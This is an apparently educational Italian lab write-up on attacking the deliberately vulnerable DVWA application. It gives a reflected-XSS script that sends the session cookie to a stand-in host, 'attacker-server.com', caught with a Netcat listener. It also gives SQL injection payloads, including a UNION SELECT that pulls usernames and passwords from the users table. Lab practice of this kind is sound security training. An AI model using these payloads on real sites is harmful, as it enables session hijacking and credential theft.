S6L2

Exploit DVWA - XSS Reflected e SQL injection

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

XSS

L'obbiettivo è riuscire a rubare il cookie di sessione.
In questo caso andrò ad utilizzare uno 'script sulla macchina DVWA e mettendo Netcat in ascolto riuscirò a visualizzare il cookie direttamente sul tool.
Prima cosa bisogna mettere netcat in ascolto sulla porta 80.


Il comando `nc -lnvp 80` utilizza **Netcat** per mettere il sistema in modalità di ascolto su una specifica porta di rete. Ecco cosa significa ogni parametro:

- **`nc`**: il comando per Netcat, uno strumento versatile per la lettura e scrittura su connessioni di rete.
- **`-l`**: abilita la modalità di ascolto ("listen mode"), in cui Netcat si comporta come un server e rimane in attesa di connessioni in ingresso.
- **`-n`**: dice a Netcat di non fare risoluzione dei nomi DNS o host, aumentando la velocità e riducendo il rischio di errori di risoluzione.
- **`-v`**: abilita la modalità "verbose" (dettagliata), fornendo informazioni aggiuntive sulla connessione.
- **`-p 80`**: specifica la **porta 80** come la porta su cui Netcat deve mettersi in ascolto. La porta 80 è la porta HTTP standard, utilizzata per traffico web non cifrato.

Dopo di che entrerò nella macchina DVWA e nella sezione XSS Reflected andrò a scrivere il seguente scritp.

```
<script>
   var xhttp = new XMLHttpRequest();
   xhttp.open("GET", "http://attacker-server.com/steal-cookie?cookie=" + document.cookie, true);
   xhttp.send();
</script>
```

Tornando sul terminale dove abbiamo avviato NetCat potremo notare che è riuscito a rubare il cookie di sessione.




SQL Injection

L'obbiettivo qui è andare a sfruttare una query (richiesta) che mi possa mostrare più informazioni possibili all'interno del database. Una query base che si può utilizzare è la seguente:

```
1' OR '1'='1
```

Con questa richiesta noi andremo semplicemente a mandare una richiesta che **la condizione della query SQL risulterà vera** anche se la password è sbagliata, perché la seconda parte (`'1'='1'`) è sempre vera. Questo potrebbe portare il sistema a restituire tutti i record che corrispondono all'username "admin" e, di conseguenza, concedere accesso all'utente malintenzionato.
Di fatto la risposta che otterremo sarà:



Per ottenere delle risposte più avanzate abbiamo bisogno di una query più avanzata come questa:
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
In questo caso la risposta sarà: